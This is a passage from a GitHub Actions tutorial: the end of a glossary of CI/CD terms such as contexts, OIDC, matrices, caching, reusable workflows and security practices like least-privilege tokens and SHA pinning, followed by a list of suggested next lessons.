github,secrets,matrix,needs, …) read inside${{ }}expressions. - Expression
${{ }}— the mini-language GitHub evaluates before steps run, reading contexts and calling functions likehashFiles,contains,fromJSON. - GITHUB_TOKEN — an auto-provisioned, run-scoped token whose powers are set by
permissions. permissions/ least privilege — the per-workflow or per-job scoping of theGITHUB_TOKEN; start atcontents: readand widen only where needed.- OIDC — OpenID Connect; lets a job mint a short-lived token a cloud exchanges for temporary credentials, removing stored keys.
- OIDC
subclaim — the subject field of the minted JWT (e.g.repo:org/repo:environment:production) that the cloud trust policy matches to scope access. - Matrix — a
strategythat runs a job across combinations of variables (fan-out). - Dynamic matrix — a matrix whose values come from
fromJSON()of a prior job’s output, so the fan-out is computed at runtime. needs/ DAG — the key that makes a job wait for named jobs, forming the directed-acyclic dependency graph; jobs withoutneedsrun in parallel.- Cache — a keyed, restored directory that speeds up future runs (e.g. dependencies).
restore-keys— ordered prefix fallbacks used on a cache miss to restore the most recent partial match.- Artifact — a file/folder persisted from a run to share between jobs or download afterward.
$GITHUB_OUTPUT/$GITHUB_ENV— append-only files a step writes to set a step output, or an env var for later steps (the replacements for the removedset-output/set-env).- Annotation / step summary —
::notice/warning/error::messages surfaced on the run and PR, and Markdown appended to$GITHUB_STEP_SUMMARYshown on the run page. - Concurrency group — a named lock that serialises or cancels overlapping runs.
- Environment — a named deployment target with optional reviewers, wait timers, and scoped secrets.
- Reusable workflow — a whole workflow file, triggered by
workflow_call, invoked as a job from another workflow with typedinputs,secrets, andoutputs. - Composite action — an action whose
runs.usingiscomposite, bundling multiple steps (eachrun:needing its ownshell:) into oneuses:. workflow_run— a trigger that fires when another workflow completes; the safe, secret-holding second stage for untrusted-PR automation.pull_request_target— a trigger running in the base-repo context with secrets even for fork PRs; safe only for checkout-free, code-free tasks.- Script injection — running attacker-controlled text by interpolating an untrusted context value directly into a
run:shell; prevented by passing it viaenv:. - Immutable action / SHA pin — referencing an action by its full commit SHA (or an immutable release) so a moved tag can’t swap in new code.
- Larger runner — a GitHub-hosted runner with extra vCPU/RAM/GPU or a static IP, provisioned via a runner group and billed at a higher multiplier.
Next steps
You now know the foundational GitHub Actions model end to end. From here:
- Package CI/CD as delivery units with containers for DevOps — building images with Dockerfile, tags and registries, the natural next lesson in this module.
- Make your pipelines DRY and governed across an org with the reusable GitHub Actions platform (composite actions,
workflow_call, required workflows). - Go deep on keyless cloud auth with OIDC deployments to AWS, Azure and GCP.
- Step back to the vendor-neutral model in CI/CD anatomy, and apply gate design in CI/CD pipeline design.